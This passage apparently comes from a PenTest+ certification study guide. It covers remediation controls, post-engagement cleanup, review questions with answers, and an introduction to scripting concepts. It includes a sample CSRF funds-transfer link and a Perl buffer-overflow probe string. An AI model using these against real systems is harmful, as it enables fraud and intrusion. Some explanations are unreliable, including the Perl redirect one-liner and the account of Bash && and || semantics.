- Role-based access control (RBAC) establishes what a person is allowed to access based on their job role. This can mitigate vertical privilege escalation. Recommendations for RBAC come into play when the principle of least privilege is inconsistently applied across accounts, especially with those sharing similar job roles.
- SDLC security protects the organization against attacks on code they develop or use within the enterprise. This extends to supply chain attacks against code that the organization may use as dependencies and insider threats. This recommendation helps if you find cases where source code is easily modified (and the change goes undetected), if you are able to gain access to continuous integration or continuous delivery (CI/CD) infrastructure during a pentest, or if software dependencies lack appropriate integrity checking.
- Password requirement best practices are policies or standards that determine what the technical controls must implement. While technical controls may exist and be in use, if they are not required to meet a reasonable bar for security, the organization may remain vulnerable to brute-force guessing and dictionary attacks.

## **Operational Controls**

Controls that apply to the behavior of people and are enforced by people are operational controls. Recommendations that apply to operational controls attempt to address weaknesses identified in business processes or user behavior as opposed to weak policies or technical implementations. Enforcement often comes with executive backing and relies on employment consequences for these to provide effective improvements to security. Here are some examples of operational controls recommendations:

- Job rotation and mandatory vacations ensure redundancy in staff capabilities, as well as provide a check to validate an individual's scope of access. From a security perspective, this recommendation applies in cases where pentests reveal vulnerability or weakness introduced by an employee's misuse of resources that has gone undetected by the organization.
- Time-of-day restrictions limit when accounts are operational within the environment or when people are allowed access to facilities. These controls can help defenders detect behavioral anomalies that may indicate that an attacker (or a pentester) is acting within the environment. This may be useful as a recommendation when penetration tests observe clearly aberrant hours of activity that go undetected.
- User training is often recommended in cases where social engineering attacks are successful or where people do not observe security best practices, when technical controls cannot fully prevent the attack's success. Making users aware of what an attack might look like, giving them a sense of responsibility for the security of the enterprise, and educating them about the appropriate course of action during extranormal events can help secure the organization against some attacks.

## **Physical Controls**

Controls that govern physical access to buildings and assets fall under this category. Door locks, cameras, Faraday cages, badge reader systems, guard posts, and fences are all physical controls.

Most of the time recommendations that apply to this category will be issued as a result of a physical penetration test, but the same rules about applicability, cost, and feasibility apply. Acting on many of these recommendations involves cost and effort that are not trivial, and they add very little security if the implementation is easily bypassed. Here are a few examples of physical controls recommendations and when you might suggest them:

- Access control vestibules, air locks, sally ports, or a “mantrap” is a physical space bounded by sets of interlocking doors. This control can be used to trap an intruder inside that space and forbid ingress or egress depending on the access failure. This recommendation may be useful for protecting an area with a higher security need, as it can trap an intruder for further action and protect human and computing assets from harm or theft, and you can require multiple mechanisms of authentication (one for each door) to increase the bar for entry. However, these are typically fairly expensive, and the costs should definitely be weighed against the recommendations.
- Biometric controls involve using personally identifying characteristics, such as an eye scan, handprint, fingerprint, or voiceprint, to increase the difficulty for an attacker to obtain unauthorized access. This is often recommended to bolster existing access control mechanisms.
- Video surveillance recommendations may involve adding or improving camera surveillance of access points. This may be a pertinent recommendation when camera surveillance is not existent, if camera placement is inadequate, or if video quality is insufficient to stand against a physical pentest attempt. However, this recommendation only applies when the surveillance is actively maintained, reviewed, or monitored and responded to.

## Common Themes and Root Causes

We've talked about recommendations, but your job is not only to identify the finding and propose a recommendation for remediation. Pentesters bring value through expert analysis of the findings. Don't only think about the tactical fix for the single thing you find. Look for the root cause wherever possible. Not clear about what this means? Let's say that you found several instances of XSS vulnerabilities and multiple opportunities for successful SQL injection during pentesting. You have findings for each of these, and each has recommendations to sanitize user-controlled input or parameterize queries. But why is this happening so often?

Common themes within your findings may speak to a higher root cause. Findings in a pentest report may sometimes be the direct result of vulnerabilities, implementation weaknesses, development practices, or policy implementations that cause a cascade of findings. Identify those root causes and tailor your advice accordingly. In this case, development practices might be missing oversight to detect these kinds of problems before code is promoted to production (best practices), developers may be reusing insecure code for forms or other user input during development (vulnerabilities), or they may not have the education to realize when additional security measures are required when they code.

In some cases, multiple findings could be resolved by the same actions, and that will need to be reflected in your overall recommendations. So, when you put all of those findings in the report, you should recognize through analysis there's a common theme. You will need to raise awareness that there is an overall strategic weakness causing security problems in the environment, and you may also need to explain in an executive summary: these findings could all be addressed by socializing security among users, performing better policy enforcement, and maybe even by providing password vaults.

---



**NOTE** A top-down management approach is a statement of influence from senior management that dictates goals, objectives, or how something will be done regarding a project or task, then disseminating that vision to lower levels of authority to put a successful plan into action.

Vulnerabilities can be introduced by missing patches, improper handling of user-controlled inputs in applications, and common system misconfigurations, among others. Here are some examples of common themes and root causes you might encounter:

- Inconsistent patching and configuration management
- Insecure code reuse
- Insecure data handling practices
- Weak/improper use of encryption
- Vulnerable application components
- Ineffective or missing network segmentation
- Inadequate privilege segmentation
- Not following the principle of least privilege
- Insufficient monitoring or incident response processes
- Password reuse or account sharing
- Weak authentication and authorization management
- Lack of best practices, such as secure benchmarks and controls (<https://www.cisecurity.org/cybersecurity-best-practices/>)

## Post-Engagement Activities

Reporting and delivery are not the end of a pentester's responsibilities to a customer. There are a few other things we need to do at the end of an engagement. Cleanup of testing artifacts, gaining client acceptance, examining our lessons learned, initiating

follow-up actions or further testing, and final data destruction are all examples of post-engagement activities we should think about.

## Cleanup

You should strive not to leave a tested environment in a vulnerable state. Once you're certain that testing is complete, it's time to say goodbye to your shells and your loot and remove persistence mechanisms, payloads, or other testing artifacts. Leaving behind a shell or credential so that it can be leveraged by an attacker is a poor business practice. In some cases, you will need to coordinate these activities with your point of contact, as systems administrators may need to reboot targeted hosts in order to clear the contents of memory, even if nothing was written to disk. Or you may no longer have shell access to a system on which you made changes for testing. Testing tools, such as Metasploit, frequently have mechanisms that are designed to clean up after themselves, but they are not perfect. This is why we take detailed notes about what we did for our report.



**TIP** A good rule of thumb: Leave it the way you found it.

## Client Acceptance

In some cases, the customer may ask questions to better understand the attack path taken by the pentest team or to share the experiences with more of their support staff, who may have been victimized by the pentest or who were not present at all during testing. Either way, you will still need to provide attestation and supporting evidence of the findings. Any artifacts, presentations, etc., created to support the customer debriefing(s) will also be just as sensitive as the reports, so following recommended storage and delivery mechanisms will likely be required. Some of the benefits of

meeting face-to-face is customer acceptance of the findings and group discussion of lessons learned. In some cases, the customer may need to ask questions before they understand the true magnitude of the situation. Sometimes having someone in the room who can articulate the methodologies, draw things out on a whiteboard, or answer a bunch of questions will help get the point across as to why or how something is a finding.

---



**EXAM TIP** In the exam or in the exam objectives, the terms "client" or "customer" may be used interchangeably. However, they have the same meaning.

## Lessons Learned

Taking the time to objectively examine what went well and what maybe did not go so well during planning, execution, and delivery can help improve client satisfaction, future tests, and testing processes. An example would be following up with your client to find out whether recommendations for remediation are achievable, realistic, and effective at preventing future exploitation using the same techniques. Another example would be looking at what you did during and after testing to determine whether your planning and scoping activities collected the right information, or if you had to go back to your point of contact for additional clarification or re-evaluation during testing. The objective of deriving lessons learned is to make necessary changes to how you work to improve efficacy of the pentest process and the quality of the deliverables.

## Retesting and Follow-up

With any luck, the customer will ask you to come back for another assessment. This could be to retest closure of the findings after proper mitigation or for another round of penetration testing at a

later time. These types of follow-up actions are a good way to keep in touch with the customer and build a good business relationship with them so they keep seeking out your skills. If the customer has requested validation testing when that is not addressed in your current contract or statement of work, this could be a sign of scope creep and could affect the pentest schedule or completion date for the project. However, the new requirement would be a good justification to use for requesting additional time and funding to complete validation testing.

## Chapter Review

Writing the report can be a very time-consuming process. Developing a report template can help save time in the long run, as most of the content of how testing activities are conducted and evaluated follow similar procedures and should only require minor edits to make the activity or attack vector applicable to the customer's environment. The executive summary outlines the high-level summaries of the testing activities and does not include the details from the pentest. The report should include all of the approved attack vectors and testing activities approved in the RoE, regardless of whether the testing activity yielded any useful results during the pentest. This detail gives the customer assurance that they have coverage in certain areas and can prioritize remediation efforts toward areas of concern.

The pentest report documents the journey that was taken to tell a cohesive story of the customer's environment and how it stands up to security best practices. Be clear when communicating by using the appropriate level of detail for your intended audience, and describe the necessary information for that audience to understand the results of your test. When the report is completed, it is important to follow the procedures documented in the RoE that identify the report handling requirements to ensure secure delivery of the final product. The stronger the relationship you build with the customer, the more likely they are to request your services again in the future.

# Questions

1. While drafting the pentest report, your team asked for your input on what topics should be included in the executive summary. Your team has identified a few of those topics. Which of the following topics should not be in the executive summary? (Select two.)

  - A. Timeline
  - B. Technical details
  - C. References
  - D. Methodology
  - E. Observations
2. The methodology covers testing activities documented in the \_\_\_\_\_.

  - A. MSA
  - B. NDA
  - C. SOW
  - D. None of the above
3. What effective methods can ensure the secure delivery of the customer's pentest? (Select two.)

  - A. Encrypted file
  - B. Encrypted file system
  - C. E-mail
  - D. Encrypted e-mail
4. The pentest team has come to you and asked what they should do with the remaining draft copies of the report. Which document would you suggest the team reference for proper report handling instructions?

  - A. SOW
  - B. RoE
  - C. SLA

**D. MSA**

- 5.** Establishing a policy or standard to define and require lengthy, complex passwords is an example of which type of control?

- A.** Operational control
- B.** Technical control
- C.** Administrative control
- D.** Physical control

- 6.** Match the appropriate recommendation to the contents of the following finding:

```
<a href="http://legitimatesite/fundsxfer.php?acct=evilacct&amount=1000">  
Claim Your Bonus Here!</a>
```

- A.** Sanitize user inputs to avoid the use of the following characters: <,>, ; , and &.
  - B.** Implement CSRF tokens for sensitive requests.
  - C.** Parameterize queries before submitting them to back-end systems.
  - D.** Implement policies to prevent password reuse across accounts.
- 7.** A mission-critical web application only supports case-insensitive eight-character passwords. The web application controls assembly-line systems that only a handful of users should be accessing, but the manufacturer has gone out of business and no upgrades are available. What is the best recommendation?
- A.** Turn off the server.
  - B.** Implement a password policy that requires users to pick hard-to-guess passwords.
  - C.** Replace the assembly-line system with newer technology and ensure it is kept updated and maintained.
  - D.** Segment the server from the network so that only specific hosts can access the system.

# Answers

1. **B, C.** The executive summary provides high-level details concerning the pentest and the findings. Typically, only high-level or critical findings are talked about in this section, with little to no technical details that are not required for the audience to understand the problems. References are used to address other areas of research and accompany the findings and are not included in the executive summary.
2. **C.** The SOW is the statement of work, which identifies the scope of work and testing activities to be completed during the pentest.
3. **A, D.** The delivery method for the report should be agreed to by all parties identified in the RoE. The delivery method may include encrypting the report and using a secure transport mechanism like encrypted e-mail to deliver it.
4. **B.** Once the customer has provided confirmation of successful delivery and extraction of the report, the pentest team should consider storing a single digital copy of the report in an encrypted vault to prevent against unauthorized disclosure. All remaining digital or written copies of the report should be marked for proper disposal and deletion, based on agreed-upon methods outlined in the RoE.
5. **C.** Password requirement best practices defined in policies or standards are administrative controls.
6. **B.** This is an example of a CSRF attack, attempting to redirect a legitimate session to transfer funds by using a disguised link.
7. **D.** Turning off the server is not reasonable, as the system is needed, and it must be accessed. Passwords that are only eight characters and case-insensitive are trivial to brute-force based on keyspace limitations, so this is not adequate to fix the problem. Replacing the system is not cost-effective or necessarily achievable.

# References

- 1.** [www.pentest-standard.org/index.php/Reporting](http://www.pentest-standard.org/index.php/Reporting)
- 2.** [https://owasp.org/www-community/OWASP\\_Risk\\_Rating\\_Methodology](https://owasp.org/www-community/OWASP_Risk_Rating_Methodology)
- 3.** <https://nvd.nist.gov/vuln-metrics/cvss>

## CHAPTER 11

---

# Tools and Code Analysis

In this chapter, you will learn about

- The basic concepts of scripting and programming, including logic constructs, data structures, libraries, classes, procedures, and functions
  - Shells and how to create them using various scripting languages
  - Analyze exploit scripts or code and understand their use
  - Investigate automation of basic pentesting tasks
- 
- 

Programming languages are instructions that tell a computer what to do. Each programming language has a different approach to doing this and may implement different syntax or capabilities. As we learned in [Chapter 7](#), pentesters need to understand languages such as Objective C, Swift, C, Java, Kotlin, and HTML5 in order to analyze code in mobile applications. However, reverse engineers who seek vulnerabilities in programs may use Assembly, and pentesters working on platforms written in other languages may require expertise in those languages. Regardless of specialty, pentesters often find a need for familiarity in a few scripting languages. These scripting languages are important for navigating Windows and Linux OSs, automating penetration testing tasks, and common development of exploits.

The CompTIA PenTest+ exam focuses on assuring you have basic literacy in seven languages: Bash, Python, Perl, Ruby, JavaScript, Python, and PowerShell. You could fill an entire book with details

about each of these languages. In fact, people have. Our goal is not to make you an expert in these languages, but to recognize the languages and hopefully navigate them well enough to understand basic examples. In this chapter, we will introduce programming concepts you will need to demonstrate literacy in these languages. We will discuss logic constructs; data structures; and functional program components like libraries, classes, and procedures with examples in each applicable language. Then we will delve into practical examples of code and walk you through analysis of the code.

## Logic Constructs

Logic constructs are decision points in the code that cause differences in execution based on specific circumstances. These come in the form of conditional statements, loops, boolean operators, string operators, and arithmetic operators. Before we get into practical programming examples, let's talk about some of these logic constructs. We'll start with conditionals.

### Conditionals

Let's say you write a script to read a file that has IP addresses, hostnames, and CIDR ranges in it. If the line from the file has an IP address, you want to print the IP address. If the line has a CIDR range, you want to expand all the IP addresses in that range and print those. If the line has a hostname, you want to perform a lookup for the IP address of that hostname and print the IP address. You need your script to take a different action based on the condition it encounters.

Programs make decisions like this by using conditional statements, expressions, and constructs. Some common conditionals are `if` statements and `case` and `switch` statements. Our introductory example would be fairly simple to implement using a complex `if` statement. This is often expressed as an `else if`, `elseif`, `elsif`, or `elif`. In Ruby, this would look something like this:

```
if(isIP(line))
    puts "#{line}"
elsif(isCIDR(line))
    puts "#{convertToIps(line)}"
else
    puts "#{Resolv.getaddress(line)}"
end
```

Some languages also implement a ternary statement for this logic. A ternary statement is typically denoted by the ? and : symbols. Here's a Ruby example that tests whether the number (in our case 6) is less than 10. If it is, it will return true and then print "true." If it is not, it will return false and then print "false."

```
num = 6
a = (num < 10) ? true : false ; puts a
```

Another implementation is a `switch` or `case` statement. Since Python has complex `if` statement logic, it doesn't bother to implement `case` or `switch`. However, Bash, PowerShell, Ruby, and JavaScript each have some implementation of either `case` or `switch`. In Bash and JavaScript, these statements will compare for exact matches, but not a condition. You won't say "in the case our number is less than 10...", but rather "in the case our number is 9, do X. In the case our number is 8, do Y." Other languages, like PowerShell are a little more flexible:

```
switch (8)
{
    ${_ -lt 5} { Write-Host "small" }
    ${_ -lt 10 } { Write-Host "medium" }
    ${_ -gt 9 } {Write-Host "large" }
}
```

In this example, the variable `$_` contains the value that is sent to the `switch` statement—in this case, 8. The `switch` statement prints "small" if that value is less than 5, "medium" if it is greater than 5 but less than 10, and "large" if it is greater than 9. In this case, the

`switch` statement would print “medium” since we used the number 8.

---



**NOTE** To read more about the various conditional operators in PowerShell, read the Microsoft document “about\_Comparison\_Operators” for PowerShell 7.1: [https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.core/about/about\\_comparison\\_operators?view=powershell-7.1](https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.core/about/about_comparison_operators?view=powershell-7.1)

## Loops

Loops tell a program to perform a set of actions repeatedly. In general, a loop has two parts: a conditional statement that determines when the loop should stop and a loop body containing the actions that are performed during each cycle through the loop. The conditional statement determines the kind of loop. For example, you may loop `until` a condition is met, loop `while` a particular condition exists, or loop a specific number of times. Let’s take a closer look at one type of loop: the `for` loop.

`for` loops are generally used to iterate over a list of items. This could be lines from a file or a range of numbers, for example. A loop continues until the condition at the beginning of the loop is met. However, the conditions of the loop are not the only way loop iteration can end. A loop can also be interrupted by the code inside the loop body. Most languages implement something similar to a `break` statement, which signals to the program that loop processing should stop at that point and the rest of the code should execute. JavaScript’s `for` loop looks like the following:

```
for (let num = 0; num < 5; num++) {  
    document.write(num)  
}
```

This sets num to an initial value of 0. Then it adds 1 to num each time the loop completes, and it continues to execute as long as num is less than 5. Each time it loops, it prints the value of num to the screen. Since JavaScript is a web-based programming language, it can write things to HTML code, alert windows, or the JavaScript console. It doesn't typically print or echo things to the screen. In this case, we're using `document.write()` solely for testing purposes.

---



**TIP** Loops are recognizable by having a conditional statement and the presence of for, until, or while surrounding a body of executable code.

## Boolean Operators

The boolean operators most languages implement are AND, OR, and NOT. These are often represented as `&&`, `||`, and `!`, respectively. Let's look at this in Bash. Each command you run will return some value. It will either be successful (true) or it will fail (false). If we use `grep` to search the `/etc/passwd` file for a user called "rick," it will return true if it finds an account called "rick" and false if it can't find it:

```
grep "rick" /etc/passwd
```

Using a boolean AND operator, we could do the following:

```
grep "rick" /etc/passwd && echo "User found!"
```

If the `grep` command succeeds, it will return true. A boolean AND operator will force the `echo` command to execute successfully as well (true) and print "User found!" to the console. If the `grep` command fails, the `echo` command will also be canceled. With a boolean AND, both statements must complete with the same status. If the first

command is true, then the second command is true. If the first command is false, then the second command must also be false.

If we implement this with a boolean OR operator:

```
grep "rick" /etc/passwd || echo "User not found!"
```

If the `grep` command succeeds (returning true), the OR operator will force the `echo` to be unsuccessful (false), meaning nothing will echo. If the `grep` command fails (returning false), the `echo` command must succeed (returning true) and it will print “User not found!” to the screen. With a boolean OR, both statements must complete with a different status. If the first command is true, the second command must be false, and vice versa.

You could chain these together much like a ternary operator and do something like the following:

```
grep "rick" /etc/passwd && echo "User found!" || echo "User not found."
```

For a boolean NOT operator, we can choose to execute if a condition is not met. Sticking with Bash, the following example uses an `if` statement to test whether the file “error.log” exists, and if it does not, it creates it using the `touch` command:

```
if [ ! -f error.log ] ; then
    touch error.log
fi
```

## Arithmetic and String Operators

Arithmetic operators are for performing mathematical calculations. Addition, subtraction, division, multiplication—you get the idea. Using Perl at the command line, this will output 10:

```
$ perl -e 'print 5+5'
```

String operators are designed to do things like format a string, concatenate multiple strings, perform string substitution, remove characters from the end or beginning of a string, and match all or part of a string. We'll show some more examples of this in the "Practical Examples" section later in this chapter. For now, let's look at two quick one-liners in Perl that will illustrate the concept of string operators.

Assume you have a file that has a list of usernames in it, and the end of each line has a newline at the end of it. Your script will read these usernames and add them to the system. However, you don't want to create a username with a newline at the end of it. If you want to use the usernames from the file in your script, you will first need to strip the newline from the end. To do this in a one-liner, you could `cat` the file in Bash, redirect it to a Perl command line, and then `chomp` the string, like so:

```
$ cat usernames.txt > perl -e 'while (<>) {chomp($_);  
adduser($_)}'
```

In Perl, the `chomp` function removes trailing newline characters from the string. In the preceding example, `$_` is a special variable that represents the data sent to Perl from our `cat` command. This is a perfectly acceptable example of string manipulation, but let's look at one more example.

Assume you are testing an application for the existence of a buffer overflow. To do this, you want to print the letter A 500 times and send it to the login form. You could type this by hand, and it would take approximately forever. Or you could do it with a string operator in Perl from the command line:

```
$ perl -e 'print "A" x 500'
```

There are numerous other string operators. We can't cover every one here, but the various programming language references contain thorough documentation of each language's implementation of string operators.



**NOTE** Here are some references for each language regarding string operators:

Python: <https://docs.python.org/3/library/string.html>

Perl: <https://perldoc.perl.org/perlop>

PowerShell: [https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.core/about/about\\_operators?view=powershell-7.1](https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.core/about/about_operators?view=powershell-7.1) Ruby: [http://docs.ruby-doc.com/docs/ProgrammingRuby/html/ref\\_c\\_string.html](http://docs.ruby-doc.com/docs/ProgrammingRuby/html/ref_c_string.html) Bash: <https://tldp.org/LDP/abs/html/string-manipulation.html> JavaScript: [https://www.w3schools.com/js/js\\_operators.asp](https://www.w3schools.com/js/js_operators.asp)

## Data Structures

Data structures provide a way to store and express data for ease of use by programs. These establish formats for data, define relationships between different data values, and determine what can be done with those values so that programs can use the data effectively. In this section, we'll introduce a few concepts like key values and keys, arrays, dictionaries, lists, and trees at a high level. Then we'll look at three common data formats: JSON, XML, and CSV.

## Key Values and Keys

A key is a unique identifier that a program can use to reference some item of data (the key value). Using these key-value pairs, applications can get to the specific piece of data that they are looking for without having to look at every piece of data. These key-value pairs have different names depending on the language. They can be known as associative arrays, dictionaries, and hashes. Regardless of what they are called, the primary benefit of these data structures are that they take two related pieces of information and allow them to be associated together.

## Arrays, Dictionaries, and Lists

If you want to keep track of what groceries you want, you could use an array of milk, eggs, apples, and frozen pizza. Arrays are either fixed- or variable-length groups of data that are indexed sequentially. Sometimes, we want to make sure that an array stays in order, and arrays are not inherently ordered. Lists are ordered, however, and are used similarly to arrays. We would use them when building a shopping list based on the order we shop in the store. We would likely want to get apples first, then eggs, then milk, and then frozen pizza last. The array may not keep these in the same order once they are added, but a list will maintain order.

Dictionaries use a key:value pair. The key is always a single value, but the value may be a single item, a list of items, or even another dictionary. If we want to keep track of our favorites for shopping, we may want to say that our favorite apple is granny smith, but we may have two favorite pizzas: pepperoni and supreme. A dictionary can keep track of both of these things because each key has a direct relationship to another piece of data, either a string or an array. This might look like this in Python:

```
favs = {'apple': 'granny smith', 'pizza':  
['pepperoni', 'supreme']}
```


And then we can access our favorites by using the key for the value we are looking for:

```
>>> favs['pizza']  
['pepperoni', 'supreme']
```

## Trees

Trees allow us to keep track of sorted data easily. There are two ways we can sort data: on access and on addition. Trees let us get to the sorted data more quickly because all of the expensive sorting operations happen upon insertion of the data. Trees are different from other data structures because they have a root node, one that

you always start with, and then from there the data is linked off of that node. [Figure 11-1](#) helps us to think of this like categorizing animals. Animals would be the root of your tree, and then we might categorize the animals by two-legged and four-legged animals. From there additional categorizations could be made, and each node that is traversed gets us closer to the data that we are looking for.



**Figure 11-1** Tree diagram

## CSV, XML, and JSON

One of the challenges of interoperating between applications is sharing data. While inside a specific application, a data structure can easily live in its native form such as a dictionary or an array. However, because each language and application may deal with a data structure differently, it's important to be able to share the data in a common format. Let's talk about three data formats: CSV, XML, and JSON.

Comma-separated value (CSV) uses commas to separate values in the data store. A list of people may include attributes like first name, last name, address, and city for each entry. Tools can easily read these values from a CSV if the first line of the CSV includes the field names and each subsequent line has the values for each record separated by commas. One example might look like this:

```
"First", "Last", "Address", "City"  
"John", "Doe", "123 city way", "Calgary"  
"Jane", "Buck", "456 country way", "Atlanta"
```

This is easy when the data is all the same, but what if your data doesn't have a consistent structure? Extensible Markup Language (XML) is for well-documented data types that need to be consistent. Here is one way to represent the preceding data in XML:

```
<PersonList>  
  <Person>  
    <First>John</First>  
    <Last>Doe</Last>  
    <Address>123 city way</Address>  
    <City>Calgary</City>  
  </Person>  
  <Person>  
    <First>Jane</First>  
    <Last>Deer</Last>  
    <Address>456 county way</Address>  
    <City>Atlanta</City>  
  </Person>  
</PersonList>
```

The overall structure is a list of people called "PersonList." Each person is separately listed, and the attributes for each person are labeled using tags. Tags have a beginning and end value, and the document may even have a document type definition (DTD) that will explain how an XML document needs to be organized and what fields are valid. XML has a lot of overhead associated with it, but it is easy to validate that data is valid or not.

JavaScript Object Notation (JSON) is a little better for freeform data types and is a favorite for data exchanges. JSON is common for web transactions between frameworks because it is easily interpreted in browsers and across other languages. Multiple backends written in different languages can all easily understand JSON with limited overhead of creating script definitions of what is valid or not.

Let's extend our earlier example with people. What if we had individuals in different countries and we wanted to know what state or province the city is in? JSON can easily deal with this like the following:

```
{  
  "People": [  
    {  
      "first": "John",  
      "last": "Doe",  
      "address": "123 city way",  
      "city": "Calgary",  
      "province": "Alberta"  
    },  
    {  
      "first": "Jane",  
      "last": "Deer",  
      "address": "456 country way",  
      "city": "Atlanta",  
      "state": "Georgia"  
    }  
  ]  
}
```

Our two people are in different countries. In Canada, the city may be grouped by provinces. In United States, the city would be part of a state. JSON can handle this seamlessly, and it will be up to the application handling the data to understand the differences. We have two different types of data in this JSON object, the curly braces indicate it's an object, and the brackets indicate that it is part of an array.

The format you use will depend on the data structures that you are using and what the sensitivity is to differences. CSV doesn't deal with differences in data easily, XML is OK with differences as long as they are allowed as part of the data format, and JSON can be anything as long as you can express it in a data structure type that JSON can understand.

# Other Programming Concepts

Now that we understand how data is handled and some of the key logical and semantic constructs of languages, it's important to understand some of the ways that applications can be organized to make them more manageable and able to support concepts such as code reuse and data organization. Not every language implements these concepts equally, but for those that do, let's talk about procedures, functions, classes, and libraries.

## Procedures

Procedures group instructions together that may need to be executed multiple times. Procedures don't typically take additional options; they only contain code to perform a series of logical steps. If you frequently need to delete all of the files out of the /tmp directory that are older than 24 hours, you might make a procedure to perform that task.

Procedures don't return data, so their use is limited to repetitive tasks. A common procedure that an application might use would be to print out the usage options of an application so that if any of the options don't validate properly, it will print out the same way each time. Here is an example in Ruby of a sample usage procedure:

```
def printOptions
    print "Usage: test.rb [options]\n"
    print "options:\n"
    print " -o <filename> : output file\n"
    print " -i <filename> : input file\n"
    print " -d : debug mode\n"
    print "\n"
end
```

## Functions

Functions are used when you have a repetitive task that needs to take input to the task or provide usable output from the task. You might make a function to determine if a JSON string is valid by

providing the JSON string as an argument. You process the validation. Then, the function returns true if the JSON string is valid or false if it is not. JavaScript would implement this similarly to the following:

```
function isValidJSON(JSONstring) {  
    try {  
        var a = JSON.parse(JSONstring);  
    } catch{  
        return false;  
    }  
    return true;  
}
```

Our `isValidJSON` function takes a string called “`JSONstring`.” The `try` statement says “try to parse the JSON into variable `a`.” If it works, then it will finish the statement and return true because it is valid. If the JSON parsing fails, the `catch` statement will catch the error and return false, letting us know that it was invalid. Let’s try it out:

```
isValidJSON('{"this":"that","these" : [1,2,3,4,5]}')  
true
```

We can see that when we specify our JSON string, it successfully parses, so it works. Let’s try one that doesn’t.

```
isValidJSON('{"this":"that","these" : dinosaur')  
false
```

We didn’t see any errors, but we did see that it returned false. The `try/catch` statements handled the errors for us. If we had just tried to parse this directly, we would have gotten an error:

```
JSON.parse('{"this":"that","these" : dinosaur')  
VM617:1 Uncaught SyntaxError: Unexpected token d in JSON at position 25  
    at JSON.parse (<anonymous>)  
    at <anonymous>:1:6
```

We may use this function regularly to test the validity of data before the program submits it. Making a function allows us to reuse that code instead of repeatedly rewriting it and the error handling.

## Classes

Classes are a programming tool that is used to keep data, functions, and procedures related to that data together. By keeping these things together, we can keep all of the code relating to that type of object in one place. By keeping the related data together, you can make sure you are updating it only once. We don't have to write functions for dealing with the data multiple times when we reuse this data within an application. In addition, when the contents of the class change, it will be able to be changed everywhere in the application. This is also handy when you may want to add in more error handling, validation, or manipulations to a piece of data.

Maybe a person has a first name, a last name, and an address. This type of data will be used throughout an application. You might create a class, so that everything that deals with a person can reference the same data structure. Doing so would also keep together the code relating to that person. Then, when you need to get the first name, you can do it in a consistent way. Python would do this as follows:

```
class Person:
    def __init__(self, first=None, last=None, address=None):
        self.first = first
        self.last = last
        self.address = address
    def getFirst(self):
        return self.first
    def setFirst(self, first):
        self.first = first
    def getLast(self):
        return self.last
    def getName(self):
        return "%s %s" % (self.first, self.last)
```

We have created a Person class that has an `init` function that will be called when a new object is created. The options passed to this function are used to automatically set the variables for the object. Each of them has a “None” default value, so you can specify as many of these as you’d like when defining a Person. In addition, it is common for Classes to have `get` and `set` functions that will return the data for any of the items or set the values for those that are allowed to be set. In addition, some functions may have additional logic, such as the `getName` function, which combines the first and last name together to return a singular name. Let’s look at this in action.

```
a = Person("John", "Doe", "123 city way")
print a.getFirst()
a.setFirst("Jane")
print a.getName()
```

Here, we create a new person called John Doe. We can print out the first name, change the first name to Jane, and then print out the new value. Because all of this is part of a singular class, we can add validation to any of these functions that will follow our class wherever else it is used, making sure that it is consistent throughout the application.

## Libraries

Sometimes we may need classes and functions outside of the piece of code we’re working in. By using libraries, the code can be used across multiple files or projects the same way. Many libraries are built into languages because they are things that everybody will need. Others need to be included. Sites like [pypi.org](https://pypi.org) and [RubyGems.org](https://rubygems.org) are indexes of packages that contain libraries that others can use in their applications. This makes it easy to update code across multiple projects when necessary.

Many people may need to communicate with a database server, so making a library that does all the hard work benefits everyone. This library will likely include multiple classes, functions, procedures, data elements, and other information. We don’t have to deal with all

of those directly, though. We don't need to know all the details of how it is communicating to a database server. We only want it to work when we call `db.connect()`.

Most programming languages have the concept of libraries; however, some languages, like Bash for instance, don't really use them. Instead, you can specify files that can be included into another file. When you do this, they are not treated hierarchically like they would be in Python or Ruby. Regardless of what type of data structures you are dealing with, packaging them together into bundles makes sense because it increases consistency across programs and projects and allows you to easily reuse instead of rewriting code. Understanding libraries is critical for larger projects and projects you intend to share with others to use in their projects.

## Practical Examples

The PenTest+ exam objectives require you to know how to analyze a basic script in Bash, Python, Perl, Ruby, JavaScript, and PowerShell. In an effort to prepare you for that, we have included a basic scripting example in each language that you can use to compare them and see some of the previous structures in action. In the following section, we will address specialized examples in each language.

Before we get into the examples, we need to introduce the shebang. We know what language a script is written in based on the file extension, right? If it's `.py`, it's Python. If it's `.sh`, it's Bash. If it's `.rb`, it's Ruby, right? Not so fast. That's how Windows does it, but that convention didn't start in \*nix. Not only are hackers lazy and don't always put file extensions on their scripts, but systems can have multiple versions of a language installed. How do you know when to use Python2 vs. Python3? In \*nix-land, the first line of a script will typically include what is colloquially referred to as a hash bang or a shebang: `#!` This first line will define the absolute path to the scripting interpreter:

```
#!/usr/bin/bash
```

